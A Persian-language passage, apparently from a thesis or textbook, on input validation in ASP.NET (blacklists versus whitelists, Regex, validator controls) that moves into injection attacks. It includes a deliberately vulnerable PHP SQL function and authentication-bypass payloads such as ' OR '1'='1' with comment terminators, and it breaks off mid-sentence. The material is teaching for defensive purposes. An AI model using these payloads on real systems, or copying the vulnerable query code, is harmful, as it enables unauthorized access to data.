اجرای یک اعتبارسنجی توسط تعریف یک الگوی ممنوع که نباید در ورودی‌های کاربر ظاهر گردد معقول به نظر می‌رسد.

منظور از الگوی ممنوع این است که اگر رشتهٔ ورودی با این الگو تطبیق یابد در این صورت رشته واردشده نامعتبر می‌باشد. برای نمونه می‌توان الگویی تعریف کرد که کاربر بتواند اجازهٔ درخواست url سفارشی با هر

پروتکلی به‌غیراز :javascript را داشته باشد. این نوع استراتژی طبقه‌بندی « لیست سیاه » نام دارد. روش لیست سیاه دو اشکال عمده دارد:

- **پیچیدگی:** درواقع تعریف کردن همه رشته های مخرب، یک کار پیچیده و دشوار است. نمونه‌های که در بالا توضیح داده شد، از طریق جستجوی ساده رشته "javascript:" در url قابل‌اجرا نیست، زیرا ممکن است رشته هایی مثل"Javascript:" که حرف اول آن بزرگ است و یا "javascript"که حرف اول آن به‌صورت مرجع یک کاراکتر عددی کدگذاری شده است، در این جستجو یافت نشوند.
- **منسوخ شدن:** حتی اگر یک لیست سیاه کامل توسعه‌یافته باشد، ممکن است در مواجه با ویژگی جدید یک مرورگر که اجازه افزودن کد مخرب را می‌دهد، شکست بخورد. برای نمونه، یک لیست سیاه برای اعتبارسنجی html توسعه‌یافته بود اما بعد از معرفی صفت onmousewheel در html5 نتوانست جلوی حملات xss از طریق این صفت را بگیرد. این اشکال در توسعه وب بسیار قابل توجه است، چراکه صفحات وب از تکنولوژی‌های مختلفی که به‌طور مداوم در حال به‌روزرسانی هستند تشکیل‌شده است. به دلیل مشکلاتی که در بالا ذکر شد، استراتژی طبقه‌بندی بر اساس لیست سیاه به‌شدت نهی شده است.

۲-۳-۱-۳ *تکنیک تصفیه ورودی: لیست سفید*

روش لیست سفید اساساً برخلاف لیست سیاه است. در این روش به‌جای تعریف یک الگوی ممنوع، یک الگوی مجاز تعریف شده و رشته های ورودی را با آن می‌سنجد، در این صورت رشته‌ای که با این الگو تطبیق نیابد نامعتبر شناخته می‌شود. برای نمونه می‌توان الگویی تعریف کرد که به کاربر اجازه درخواست url را می‌دهد که فقط و فقط شامل پروتکل http و https باشد. درنتیجه هر url که شامل پروتکل "javascript:" باشد (چه به‌صورت "Javascript" و چه به‌صورت "&#106javascript" ظاهر گردد) نامعتبر شناخته می‌شود.

این روش در مقایسه با لیست سیاه دو مزیت عمده دارد:

- **سادگی**: تعریف کردن مجموعه‌ای از رشته های امن عموماً از تعریف کردن همه رشته های مخرب آسان‌تر است. صحیح بودن این مطلب، در شرایطی که ورودی‌های کاربر به مجموعه محدودی از توابع در دسترس یک مرورگر نیاز داشته باشد، بیشتر مشهود است. برای مثال پیاده‌سازی الگویی که فقط urlهای شامل پروتکل http و https را معتبر تشخیص دهد بسیار ساده است و در اکثر شرایط نیاز کاربران را رفع می‌کند.
- **طول عمر**: برخلاف لیست سیاه، این روش با اضافه شدن ویژگی های جدید به مرورگر جدید منسوخ نمیشود. برای نمونه‌یک لیست سفید که به المان های html فقط اجازه داشتن صفت title را میدهد، حتی با معرفی صفت onmousewheel در html5 باز هم امن باقی میماند.

۴-۱-۳ انجام اعتبارسنجی ورودی و تصفیه بااستفاده از عبارات منظم

عبارات منظم راه‌حل مناسبی برای اعتبارسنجی فیلدهای متنی مانند اسم، آدرس، شماره تلفن و دیگر اطلاعات کاربر هستند. از عبارات منظم برای انجام موارد زیر استفاده می‌شود:

- محدود کردن بازهٔ قابل قبول برای کاراکترهای ورودی
- اعمال قوانین قالب‌بندی، به‌عنوان‌مثال: الگوی اولیهٔ فیلدها مانند کد ملی، کد پستی و غیره نیازمند الگوی مخصوصی برای کاراکترهای ورودی هستند.
- بررسی طول داده

در Asp.Net به منظور اعتبارسنجی ورودی‌های دریافت شده با کنترلهای کارگزار شما می‌توانید از کنترل RegularExpressionValidator استفاده کنید.

همچنین قادر خواهید بود برای اعتبارسنجی دیگر انواع ورودی مانند QueryString، کوکی‌ها و کنترلهای ورودی HTML از کلاس System.Text.RegularExpressions.Regex استفاده کنید.

برنامه های کاربردی ASP.NET با بهره گیری از کنترل RegularExpressionValidator و کلاس Regex درون System.Text.RegularExpressions namespace از عبارات منظم پشتیبانی می‌کنند. کنترل RegularExpressionValidatorرا در بخش مجموعهٔ کنترل‌های Asp.Net توضیح خواهیم داد، در این بخش به معرفی کلاس Regex می‌پردازیم.

۱-۴-۱-۳ استفاده از کلاس Regex

اگر نمی‌توانید از کنترلهای اعتبارسنجی استفاده کنید و یا نیاز به اعتبارسنجی ورودی‌های دیگری مانند پارامترهای QueryString یا کوکیها دارید، شما می‌توانید از کلاس Regex استفاده کنید.

۱. اضافه کردن یک دستور using به منظور ارجاع به System.Text.RegularExpressions

فراخوانی تابع IsMatch از کلاس Regex، همانگونه که درمثال زیر نشان داده شده است:

```
// Instance method:
Regex reg = new Regex(@"^[a-zA-Z'.]{1,40}$");
Response.Write(reg.IsMatch(txtName.Text));
// Static method:
if (!Regex.IsMatch(txtName.Text,@"^[a-zA-Z'.]{1,40}$"))
{
// Name does not match schema
}
```

۵-۱-۳ کار با رشته ها و مقایسه آنها

کلاس String از چارچوب دات نت تابع‌های داخلی بسیاری را به منظور تسهیل کردن امر مقایسه و دستکاری رشته ها فراهم می‌کند. در حال حاضر دریافت اطلاعات در مورد یک رشته یا ایجاد رشته جدید با دستکاری رشته های موجود، امری بدیهی است. چارچوب دات نت چندین تابع برای مقایسه و دستکاری رشته ها فراهم می‌کند. در جدول زیر تابع‌های مقداردهی و مقایسه برای رشته ها شرح داده شده‌اند.

نام تابع	استفاده
String.Compare	مقایسه مقادیر دو رشته. بازگرداندن یک مقدار عدد صحیح
String. CompareOrdinal	مقایسه دو رشته بدون توجه به فرهنگ محلی و بازگرداندن یک مقدار عدد صحیح
String.CompareTo	مقایسه یک شی رشته‌ای با رشته‌ای دیگر. بازگرداندن یک مقدار عدد صحیح
String.StartsWith	تعیین اینکه آیا رشته موردنظر با رشته‌ای که به عنوان ورودی به تابع داده میشود، شروع میشود یا خیر. بازگرداندن یک مقدار بولین.
String.EndsWith	تعیین اینکه آیا رشته موردنظر با رشته‌ای که به عنوان ورودی به تابع داده میشود، پایان مییابد یا خیر. بازگرداندن یک مقدار بولین.
String.Equals	تعیین اینکه آیا دو رشته با هم برابرند یا خیر. بازگرداندن یک مقدار بولین.
String.IndexOf	بازگرداندن موقعیت کاراکتر یا رشته، با شروع شمارش از ابتدای رشته موردنظر، بازگرداندن یک مقدار عدد صحیح.
String.LastIndexOf	بازگرداندن موقعیت کاراکتر یا رشته، با شروع شمارش از انتهای رشته موردنظر، بازگرداندن یک مقدار عدد صحیح.
String.Split	آرایه ای از داده ها با نوع char تولید میکند. کاراکتر ورودی تابع به عنوان عامل
String.Substring	تولید یک زیررشته از یک رشته با شروع از موقعیت کاراکتری مشخص. همچنین میتوانید طول رشته را مشخص کنید.
String.Insert	درج متن در مکان مشخصی از یک رشته. میتوانید یک کاراکتر یا یک رشته را در یک مکان مشخص درج کنید.
String.Replace	حذف کاراکترهایی از یک رشته و جایگزین کردن آنها با یک کاراکتر یا رشته جدید.

هنگامی که شما با استفاده از چارچوب دات نت صفحات وب خود را توسعه می‌دهید، این توصیه های ساده را هنگام استفاده از رشته ها به کار گیرید:

- استفاده از StringComparison.Ordinal یا StringComparison.OrdinalIgnoreCase برای مقایسه ها، به‌عنوان پیشفرضی امن برای تطبیق رشتهٔ با فرهنگ نامشخص.

- استفاده از مقایسه ها با StringComparison.Ordinal یا StringComparison.OrdinalIgnoreCase برای عملکرد بهتر.
- استفاده از عملیات رشته ای که بر مبنای StringComparison.CurrentCulture هستند، زمانی که می‌خواهید خروجی را برای کاربر به نمایش بگذارید.
- استفاده از روش String.ToUpperInvariant به‌جای روش String.ToLowerInvariant زمانی که شما رشته ها را برای مقایسه نرمالسازی می‌کنید.
- استفاده از روش String.Equals برای آزمون اینکه آیا دو رشته با هم برابر هستند.
- استفاده از روشهای String.Compare و String.CompareTo برای ((مرتب کردن رشته ها)) و عدم استفاده از این تابع‌ها برای بررسی تساوی دو رشته.
- استفاده از قالببندی حساس به فرهنگ برای نمایش داده های غیررشتهای، مانند اعداد و تاری ء در یک رابط کاربری.

از شیوه های زیر هنگام استفاده از رشته ها اجتناب کنید:

- از سربارگذاری هایی که ۱ صریحاً یا به‌طور ضمنی روشهای مقایسه رشته ها برای عملیات رشته ها را مشخص نمی‌کنند، استفاده نکنید.
- در اکثر موارد از عملیات رشته‌ای که بر مبنای StringComparison.InvariantCulture هستند استفاده نکنید.
- عدم استفاده بیش از حد از روش String.Compare یا CompareTo برای یک مقدار بازگشتی صفر که تایین می‌کند آیا دو رشته با هم برابر هستند یا خیر.
- عدم استفاده از قالببندی حساس به فرهنگ به منظور اصرار بر نمایش داده های غیررشتهای در قالب داده های رشته‌ای.

۶-۱-۳ تبدیل انواع داده

تبدیل داده راه‌حل مناسبی برای اعتبارسنجی فیلدهایی است که باید دارای یک نوع مشخص براساس نیاز توسعه دهنده وب باشند. برای مثال شماره تلفن باید تنها دربرگیرنده یک عدد بوده و نوع integer می‌تواند برای آن مناسب باشد، بنابراین تبدیل رشتهٔ ورودی شماره تلفن به نوع عددی نباید با خطا روبرو گردد. از آنجا که C#، در زمان کامپایل دارای انواع ایستا است، بعد از تعریف یک متغیر، آن متغیر نمی‌تواند دوباره تعریف گردد و یا به منظور ذخیره مقادیر دیگر نوعها استفاده شود مگر آنکه آن نوع قابل تبدیل به نوع متغیر باشد.

برای مثال، هیچ تبدیلی از یک عدد صحیح به یک رشته دلخواه وجود ندارد؛ بنابراین، زمانیکه شما i را به‌عنوان یک عدد صحیح اعلام می‌کنید، دیگر نمی‌توانید رشتهٔ "Hello" را به آن اختصاص دهید.

با این حال، شما گاهی اوقات ممکن است نیاز به کپی کردن یک مقدار به یک متغیر یا پارامتر تابع از نوع دیگری داشته باشید. برای مثال، ممکن است شما یک متغیر از نوع عددصحیح داشته باشید و بخواهید آن را به یک تابع با پارامتر از نوع double ارسال کنید. یا ممکن است نیاز داشته باشید که یک متغیر کلاس را به یک متغیر در نوع واسط اختصاص دهید. این نوع از عملیات تبدیل نوع نامیده می‌شود. در C# شما می‌توانید مطابق با تبدیلات زیر را انجام دهد.

- **تبدیل ضمنی**: هیچ اقدام خاصی موردنیاز نیست چراکه در این حالت تبدیل امن است و هیچ اطلاعاتی از دست نخواهد رفت. به‌عنوان‌مثال، تبدیل عدد صحیح کوچکتر به عدد صحیح بزرگتر و تبدیل کلاس‌های مشتق شده به کلاس‌های پایه.

به‌عنوان‌مثال، در یک متغیر نوع long (۸ بایت) می‌تواند هر مقداری که یک متغیر int (۴ بایت بر روی کامپیوترهای ۳۲ بیتی) می‌تواند ذخیره کند، ذخیره شود. در مثال زیر، کامپایلر به‌طور ضمنی، پیش از آنکه ارزش سمت راست را به bigNum(که از نوع long است) اختصاص دهد، طبق دستور قبل آن را به یک نوع long تبدیل کرده است.

```
// Implicit conversion. num long can
// hold any value an int can hold, and more!
int num = 2147483647;
long bigNum = num;
```

- **تبدیل صریح(cast) :** تبدیل صریح به یک عملگر Cast نیاز دارد. تبدیل نوع برای مواقعی که ممکن است داده در هنگام تبدیل از دست برود و یا عمل تبدیل به هر دلیلی به درستی انجام نگیرد، موردنیاز است. نمونه‌های رایج عبارت‌اند از: تبدیل یک نوع عددی به یک نوعی که دارای دقت کمتری است و یا محدوده‌ٔ آن کوچکتر است و تبدیل یک نمونه کلاس پایه به کلاس مشتق شده.

به هر حال اگر یک تبدیل نتواند اطلاعات را بدون خطر از دست دادن تولید کند، کامپایلر به یک تبدیل صریح نیاز دارد که این عمل تبدیل نوع نامیده می‌شود. انجام یک تبدیل نوع، نوع اولیه‌ای را که شما در حال تبدیل کردن آن به نوع جدید هستید را برای تبدیل، تعیین می‌کند.

برنامه زیر یک متغیر از نوع double را به int، تبدیل می‌کند. این برنامه بدون تبدیل کامپایل نخواهد شد.

```
class Test
{
static void Main()
{
double x = 1234.7;
int a;
// Cast double to int.
a = (int)x;
System.Console.WriteLine(a);
}
}
// Output: 1234
```

- **تبدیل‌های تعریف‌شده توسط کاربر**: تبدیل تعریف‌شده توسط کاربر، به وسیله تابع‌های مخصوصی انجام می‌شود که شما را قادر می‌سازد تا تبدیل‌های صریح و ضمنی بین نوع‌های خاص را که فاقد یک رابطه طبقاتی کلاس مشتق شده-کلاس پایه هستند، تعریف کنید.
- **تبدیل با استفاده از کلاس‌های کمکی**: برای تبدیل بین انواع ناسازگار، مانند integer و شی های System.DateTime و یا رشته های هگزادسیمال و آرایه هایی از بایت، می‌توانید از کلاس System.BitConverter استفاده کنید و همچنین می‌توانید از کلاس System.Convert و تابع‌های Parse که در ساختار داخلی خود زبان برنامه‌نویسی برای نوع‌های عددی وجود دارد، مانند:Int32.Parse بهره ببرید.

برای مثال: کلاس System.Convert یک مجموعه کامل از تابع‌ها را به منظور انجام عمل تبدیل داده ها فراهم می‌کند. درحالی که زبان‌های مختلف ممکن است روشهای مختلف برای تبدیل انواع داده داشته باشند، کلاس Convert تضمین می‌کند که تمامی تبدیل‌های رایج، در یک قالب عمومی موجود و در دسترس خواهد بود. این کلاس مواردی از جمله: بسط دادن تبدیلها، محدود کردن تبدیلها و همچنین تبدیل به انواع داده های نامربوط را فراهم می‌کند.

۱-۶-۱-۳ استثنا در تبدیل نوع در زمان اجرا

در برخی از تبدیل انواع، کامپایلر معتبر بودن یا نبودن تبدیل‌ها را نمی‌تواند تعیین کند.ممکن است که یک عملیات تبدیل در هنگام کامپایل به درستی انجام شود اما در زمان اجرا با شکست مواجه شود. درنتیجه به علت عدم موفقیت یک نوع تبدیل در زمان اجرا، یک InvalidCastException رخ خواهد داد. #C دو عملگر is و as را فراهم می‌کند که به شما امکان می‌دهد تا سازگاری را قبل از انجام واقعی یک تبدیل بررسی کنید.

۷-۱-۳ کنترل‌های اعتبارسنجی ASP.Net

همهٔ کنترلهای اعتبارسنجی asp.net کنترل‌های معمولی هستند که IValidator را که اینجا نشان داده شده است، پیاده‌سازی می‌کنند

```
public interface IValidator
{
void Validate();
string Error Message { get; set; }
bool IsValid { get; set; }
}
```

همانطور که می‌بینید واسط IValidator دو ویژگی ErrorMessage و IsValid و یک تابع Validateرا تعریف می‌کند. زمانی که یک کنترل اعتبارسنجی بر روی یک صفحه قرار می‌گیرد خودش را به مجموعهٔ اعتبارسنج‌های صفحه اضافه می‌کند. کلاس Page یک تابع Validate را فراهم می‌آورد که در بین مجموعه کنترلهای اعتبارسنج حرکت می‌کند هر کنترل ثبت نام شده را فراخوانی می‌کند. تابع ()Validate برای هر کنترل هر آنچه که در منطق اعتبارسنج آن نوشته شده ارزیابی کرده و با توجه به نتیجه حاصل شده مقادیر ErrorMessage و IsValid را تعیین می‌کند. هر یک از کنترلهای اعتبارسنجی استاندارد دارای یک ویژگی ControlToValidate هستند که به کنترل اعتبارسنج ورودی‌هایی که خواهان اعتبارسنجی هستند ضمیمه می‌کند.

کنترل‌های Asp.Net که باعث ایجاد یک PostBack در صفحه می‌شوند، یک خصوصیت CausesValidation دارند که زمانی که با مقدار True تنظیم شود، باعث ایجاد یک PostBack در صفحه می‌شود. برخی از کنترلها (مانند دکمه ها) یک مقدار پیش فرض True برای خصوصیت CausesValidation دارند، مابقی کنترلها (به‌طور کلی آنهایی که به‌طور خودکار باعث ایجاد یک PostBack نمی‌شوند) این مقدار پیشفرض را ندارند.

زمانی که اعتبارسنجی با شکست مواجه می‌شود، پردازش صفحه متوقف نمی‌شود در عوض خصوصیت ISValid برای صفحه با مقدار false تنظیم می‌شود. این بر عهده‌ی کاربر است که به‌عنوان یک توسعه‌دهنده، خصوصیت

ISValid را چک کند و بر طبق آن تصمیم بگیرد که در ادامه چه چیزی اجرا شود. اگر اعتبارسنجی به هیچ عنوان اتفاق نیفتد و کاربر برای چک کردن خصوصیت ISValid صفحه تلاش کند، یک استثنا رخ خواهد داد.

هر کدام از کنترلها از برخی خواص مشترک اضافی برخوردارند:

- **ControlToValidate**: این خاصیت دربرگیرنده مشخصه یا ID کنترلی مانند TextBox و یا غیره است که باید مقدار ورودی آن توسط این کنترل اعتبارسنجی شود.
- **EnableClientScript**: زمانی که مقدار این کنترل به False تنظیم شده باشد، اعتبارسنجی سمت کارخواه رخ نمی‌دهد و اعتبارسنجی فقط یکبارهنگام ارسال صفحه برای کارگزار انجام می‌شود.
- **SetFocusOnError**: هنگامی که مقدار با True تنظیم شود مکان نما در اولین فیلدی که از نظراعتبارسنجی با شکست مواجه شده باشد جای می‌گیرد.
- **Display**: این کنترل نحوهٔ نمایش پیغام خطا را نشان می‌دهد. این خصوصیت می‌تواند یکی ازمقادیر زیر را داشته باشد:
  - **none**: هرگز پیام خطایی نشان داده نشود.
  - **Static**: همیشه یک فضای خالی برای نمایش پیغام خطا در صفحه در نظر گرفته شده است.
  - **Dynamic** : فضای خالی برای نمایش پیغام خطا تنها زمانی در نظر گرفته می‌شود که اعتبارسنجی با شکست مواجه شود و پیغام خطا نشان داده شود.
- **ValidationGroup**:این خاصیت به کاربر اجازه می‌دهد تا کنترلهای درون یک صفحه را همراه با دکمه های جداگانه برای ارسال فرم درون گروه های منطقی جای دهد. زمانی که یک دکمهٔ دارای این خصوصیت کلیک شود هر کدام از کنترلهای اعتبارسنجی که مقدار خاصیت ValidationGroup آن‌ها با مقدار ValidationGroup این دکمه برابر باشد اعتبارسنجی می‌شوند.

۳-۱-۷-۱ کنترل اعتبارسنجی فیلد الزامی

RequiredFieldValidator بررسی می‌کند که مقدار ورودی برای کنترل مدنظر متفاوت از مقدار اولیه آن باشد. در ساده‌ترین حالت زمانی که این مشخصه برای یک TextBox اعمال می‌شود، این کنترل تضمین می‌کند که TextBox مربوطه خالی نباشد. همانطور که در اینجا بدان اشاره شده است:

```
Name: <asp:TextBox runat="server" ID="name"> </asp:TextBox >
<asp:RequiredFieldValidator ID="nameRequired" runat="server"
ErrorMessage="You must enter your name" ControlToValidate="name"
Display="Dynamic" Text="*" / >
```

بعلاوه ممکن است این کنترل به listboxها و یا منوهای کشویی نیز اضافه شود. در این مجموعه خصوصیت InitialValue (مقدار اولیه) روی این کنترل اعتبارسنجی تنظیم می‌شود تا کاربر ملزم به انتخاب یکی از موارد موجود در این لیست‌ها باشد. همانطور که در اینجا نشان داده شده است:

```
<asp:DropDownList runat="server" ID="county">
<asp:ListItem Selected="True">Select a county</asp:ListItem >
<asp:ListItem>Antrim</asp:ListItem >
<asp:ListItem>Armagh</asp:ListItem >
<asp:ListItem>Down</asp:ListItem >
<asp:ListItem>Fermanagh</asp:ListItem >
<asp:ListItem>Londonderry</asp:ListItem >
<asp:ListItem>Tyrone</asp:ListItem >
</asp:DropDownList >
<asp:RequiredFieldValidator runat="server" ID="requiredCounty"
InitialValue="Select a county" ControlToValidate="county"
ErrorMessage="You must select a county" Text="*" / >
```

تمام اعتبارسنجهای دیگر تنها زمانی اجرا خواهند شد که کنترل‌های آن‌ها فاقد مقدار نباشد. (اگرچه کنترلهای CustomValidator ممکن است به گونه‌ای پیکربندی شوند که در صورت لزوم بر روی کنترلهای فاقد مقدار نیز اجرا شوند.) اگر پر کردن فیلدهای یک فرم اجباری باشند باید از کنترل RequiredFieldValidator استفاده شود.

۲-۷-۱-۳ کنترل اعتبارسنجی بازه

RangeValidator با کنترل اعتبارسنجی بازه بررسی می‌کند که مقدار وارد شده برای یک کنترل با نوع (Currency,Date, Double,Integer, String) باید در محدودهٔ تعیین شده باشد. مقدار پیشفرض آن رشته‌ای می‌باشد. در مثال زیر اعتبارسنجی بررسی می‌کند که مقدار وارد شده برای TextBox بین اعداد 18 و 30 باشد.

```
<asp:TextBox runat="server" ID="age" />
<asp:RangeValidator runat="server" ID="ageRange" ControlToValidate="age"
MinimumValue="18" MaximumValue="30"
Type="Integer" ErrorMessage="You must be between 18 and 30." Text="*" / >
```

۳-۷-۱-۳ کنترل اعتبارسنجی مقایسه

CompareValidator یا کنترل اعتبارسنجی مقایسه، مقدار یک کنترل را با مقادیر کنترلهای دیگر مقایسه می‌کند. به علاوه این کنترل بررسی انواع داده نسبت به یکدیگر را نیز فراهم می‌کند و به گونه‌ای بررسی می‌کند که آیا داده ها نسبت به یکدیگر مساوی، بزرگ‌تر، بزرگ‌تر مساوی، کوچک‌تر، کوچک‌تر مساوی و یا نامساوی اند.

در مثال زیر محتوای وارد شده برای Textbox در برابر مقدار "Yes" مقایسه شده است.

```
<asp:TextBox runat="server" ID="confirm" />
<asp:CompareValidator runat="server" ID="confirmValidator"
ControlToValidate="confirm" ValueToCompare="yes" Type="String"
Operator="Equal" ErrorMessage="Enter yes to continue" Text="*" />
```

اگر کاربر تنها بخواهد مقادیر وارد شده برای دو کنترل را با یکدیگر مقایسه کند (برای مثال: تغییر کلمهٔ عبور) باید خصوصیت ControlToCompare را با مقدار مناسب تنظیم کند و خصوصیت operator آن را با مقدار Equal مقداردهی کند. همانطور که در مثال زیر نشان داده شده است:

```
<asp:TextBox runat="server" ID="password" TextMode="Password" />
<asp:TextBox runat="server" ID="passwordConfirmation" TextMode="Password"
/>
<asp:CompareValidator runat="server" ID="passwordValidator"
ControlToValidate="password" ControlToCompare="passwordConfirmation"
```

```
Operator="Equal" ErrorMessage="Passwords do not match" Text="*" />
```

اگر کاربر توسعه دهنده بخواهد بررسی کند که دادهٔ وارد شده توسط کاربر با یک نوع دادهٔ خاص مطابقت داشته باشد، باید خصوصیت Operator رابا مقدار DataTypeCheck مقداردهی کند و سپس خصوصیت Type روی آن کنترل را با یکی از مقادیر ارز، تاری، عدد صحیح و یا رشته مقداردهی کند. همانطور که در مثال زیر نشان داده شده است:

```
<asp:TextBox runat="server" ID="anInteger" />
<asp:CompareValidator runat="server" ID="integerValidator"
ControlToValidate="anInteger" Operator="DataTypeCheck" Type="Integer"
ErrorMessage="You must enter an integer" Text=" * " / >
```

۴-۷-۱-۳ کنترل اعتبارسنجی عبارات منظم

RegularExpressionValidator یا کنترل اعتبارسنجی عبارت منظم، مقدار ورودی یک کنترل را با عبارت منظم که در خصوصیت ValidationExpressionتنظیم شده است، تطبیق می‌دهد.

در حالت طراحی ویژوال استادیو لیست مشترکی ازعبارت منظم که شامل آدرس ایمیل، آدرس وبسایت و کد پستی مختلف برای کشورهای منتخب فراهم می‌کند. به خاطر داشته باشید که عبارت منظم یک تطبیق الگوی ساده است. به‌عنوان‌مثال اگر کاربر منتظر دریافت یک کدپستی ست باید اعتبارسنجی مناسب با آن را انجام دهد. همانطور که در زیر نشان داده شده است:

```
<asp:TextBox runat="server" ID="zipcode" />
<asp:RegularExpressionValidator runat="server" ID="validateZipcode"
ControlToValidate="zipcode" ValidationExpression="\d{5}(-\d{4})?"
ErrorMessage="Please enter a valid zipcode" Text="*" / >
```

۵-۷-۱-۳ کنترل اعتبارسنجی خاص (سفارشی)

CustomValidator به کاربر اجازه می‌دهد تا کنترلهای اعتبارسنجی که برای کسب وکار خود مناسب و منطقی است را ایجاد کند. برای اجرا کردن یک اعتبارسنجی سمت کارگزار، کاربر می‌تواند از خاصیت ServerValidate استفاده کرده و برای اضافه شدن به اعتبارسنجی‌های سمت کارخواه از طریق جاوااسکریپت می‌تواند یک تابع در خصوصیت ClientValidationFunction تعریف کند.

کاربر می‌تواند با مقداردهی به خصوصیت ValidateEmptyText با مقدار True مشخص کند که حتی در صورت خالی بودن مقدار کنترل اعتبارسنجی انجام شود.

رویدادهای سمت کارگزار همهٔ چیزهایی که بدان نیاز دارند را در پارامتر SenderValidateEventArgs دریافت می‌کند. این پارامتر دارای خصوصیت Value است که شامل مقدار کنترلی است که باعث ایجاد اعتبارسنجی می‌شود. همچنین دارای خصوصیت IsValid است که کاربر می‌تواند آن را بسته به نتیجهٔ حاصل از اعتبارسنجی خود با مقدار True و یا False مقداردهی کند. بهترین حالت برای تنظیمات IsValid این است که در آغاز کد با مقدار False تنظیم شود و بعد از اعتبارسنجی موفق به مقدار True تنظیم شود.

به عنوان مثال کد زیر یک فیلد را به همراه اعتبارسنجیهای سفارشی نوشته‌شده برای آن نشان می‌دهد.

```
<asp:TextBox runat="server" ID="quantity" />
<asp:CustomValidator runat="server" ID="validateQuanity"
ValidateEmptyText="false" ControlToValidate= "quantity"
OnServerValidate="OnValidateQuantity"
ErrorMessage="Quantities must be divisable by 10" Text="*" / >
```

کدهای سمت کارگزار برای کنترلهای سفارشی چیزی شبیه شکل زیر می‌باشد:

```
protected void OnValidateQuantity(object source,
ServerValidateEventArgs args)
{
```

```
args.IsValid = false;
int value;
if (int.TryParse(args.Value, out value)) {
if (value % 10 == 0){
args.IsValid = true;
}
}
}
```

توابع سمت کارخواه نیز همان استدلال مشابه را دارند:

```
<script language="javascript">
function validateQuantity(source, args) {
args.IsValid = false;
if (args.Value % 10 == 0) {
args.IsValid = true;
}
}
</script>
```

برای فعال کردن اعتبارسنجی سمت کارخواه کاربر باید خصوصیت ClientValidationFunction روی کنترل اعتبارسنجی سفارشی تنظیم کند؛ مانند زیر:

```
<asp:TextBox runat="server" ID="quantity" />
<asp:CustomValidator runat="server" ID="validateQuanity"
ValidateEmptyText="false"
OnServerValidate="OnValidateQuantity"
ClientValidationFunction="validateQuantity"
ControlToValidate= "quantity"
ErrorMessage="Quantities must be divisable by 10" Text="*" / >
```

۶-۷-۱-۳ کنترل خالصه اعتبارسنجی

علاوه بر خصوصیت ErrorMessage که می‌تواند در کنترل ValidationSummary نشان داده شود، کنترل‌های استاندارد اعتبارسنجی Asp.Net دارای یک خصوصیت Text هستند. این ویژگی را می‌توان برای نمایش یک

نشانگر بصری در کنار یک فیلد فرم که تأیید نشده است به کاربرد. به‌عنوان‌مثال کد زیر یک نمایش از اعتبارسنجی است که خلاصهٔ اعتبار و کنترل اعتبارسنجی را نشان می‌دهد.

```
<form id="form1" runat="server">
<asp:ValidationSummary ID="validationSummary" runat="server" / >
Name: <asp:TextBox runat="server" ID="name"></asp:TextBox >
<asp:RequiredFieldValidator ID="nameRequired" runat="server"
ErrorMessage="You must enter your name" ControlToValidate="name"
Display="Dynamic" Text=" * " / ><br/>
Email: <asp:TextBox runat="server" ID="email" / >
<asp:RequiredFieldValidator ID="emailRequired" runat="server"
ErrorMessage="You must enter your email"
ControlToValidate="email" Display="Dynamic" Text=" * " / >
<asp:RegularExpressionValidator ID="emailValidator"
runat="server"
ErrorMessage="Your email address does not appear to be valid"
Text="*"
ValidationExpression="\w+([-+.']\w+)*@\w+([-.]\w+)*\.\w+([-
.]\w+)*"
ControlToValidate="email">
</asp:RegularExpressionValidator >
<asp:Button runat="server" ID="submit" Text="Submit"
OnClick="submit_OnClick"/ >
</form>
```

۳-۲ حملات به کنترل اعتبارسنجی

۳-۲-۱ آسیب پذیری تزریق

آسیب پذیری های تزریق، نقاط ضعفی در برنامه های وب می باشند که اجازه اجرا و تفسیر داده های غیر قابل‌اعتماد را به عنوان بخشی از یک دستور یا پرس و جو، می دهد .این آسیب پذیری ها توسط نفوذگران به وسیله

ایجاد یک دستور یا پرس و جوی مخرب، مورد بهره برداری قرار می گیرند که نتیجه آن از دست دادن داده ها، عدم پاسخگویی، محرومیت از دسترسی و مواردی از این دست می باشد .آسیب پذیری های تزریق معمولا درSQL ، LDAPو پرس و جوهای XPath یافت می شود و می تواند به راحتی توسط پویشگرهای آسیب پذیری و Fuzzer ها شناسایی شود .با بهره برداری از این نقض امنیتی نفوذگر می تواند به راحتی دسترسی خواندن، نوشتن، حذف و بروز رسانی اطلاعات را داشته باشد .برخی از این آسیب پذیری ها مانند تزریقSQL ، تزریق دستورات، تزریق فایل و تزریق درLDAP ، از این دسته حملات می باشند.

۱-۱-۲-۳ تزریق کدهایSQL

تزریق SQL یکی از شایع ترین آسیب پذیری در وب سایت ها می باشد .در حمله تزریق SQL با استفاده از یک سری پرس و جو های مخرب، پایگاه داده به طور مستقیم دستکاری می شود .نفوذگر می توان از این آسیب پذیری برای کنار گذاشتن و دور زدن اقدامات امنیتی طبیعی استفاده نماید و به صورت مستقیم اطلاعات ارزشمندی را دسترسی پیدا کند. حمله تزریق SQL می تواند اغلب در فرم ها، نوار آدرس، فیلدهای داخل برنامه، پرس و جو ها و فیلدهای جستجو، انجام شود. در زیرنمونه ای از سورس کد آسیب پذیر را مشاهده می نمایید:

```
01  <?php
02  function save_email($user, $message)
03  {
04    $sql = "INSERT INTO Messages (
05              user, message
06          )  VALUES  (
07              '$user', '$message'
08          )";
09
10    return mysql_query($sql);
11  }
12  ?>
```

برنامه های کاربردی معمولا از دستورات SQL برای تایید هویت کاربران، اعتبار سنجی، تعیین سطوح دسترسی و ذخیره اطلاعات استفاده می کنند و زمانی که ورودی های برنامه اعتبار سنجی نشوند، این آسیب پذیری رخ می دهد .به عبارتSQL زیر دقت کنید:

```
select * from tablename where UserID= 2302
```

با توجه به این عبارت، نفوذگر دستور زیر را تزریق می نماید:

```
select * from tablename where UserID= 2302 OR 1=1
```

عبارت OR1-1 مقداری صحیح است که در اغلب موارد استفاده از آن تمام مقادیر ID کاربر را از پایگاه داده به شما نشان خواهد داد.

مهاجم می‌تواند بقیهٔ دستور SQL را نیز به منظور کنترل اجراهای بعدی درخواست SQL، کامنت کند.

MySQL, MSSQL, Oracle, PostgreSQL, SQLite
' OR '1'='1' ***--***
' OR '1'='1' ***/****
MySQL
' OR '1'='1' ***#***
Access (using null characters)
' OR '1'='1' ***%00***
' OR '1'='1' ***%16***

هنگامی که درخواست اجرا می‌شود، نتیجه برای پردازش به برنامه بازمی‌گردد و درنتیجه احراز هویت انجام نمی‌شود. با امکان عبور از سد احراز هویت، برنامه به احتمال زیاد مهاجم را به اولین حساب کاربری موجود درنتیجه درخواست، وارد می‌کند- الین حساب کاربری درون یک پایگاه داده معمولاً کاربر مدیر است.

تزریق SQL به نفوذگر اجازه می دهد تا:

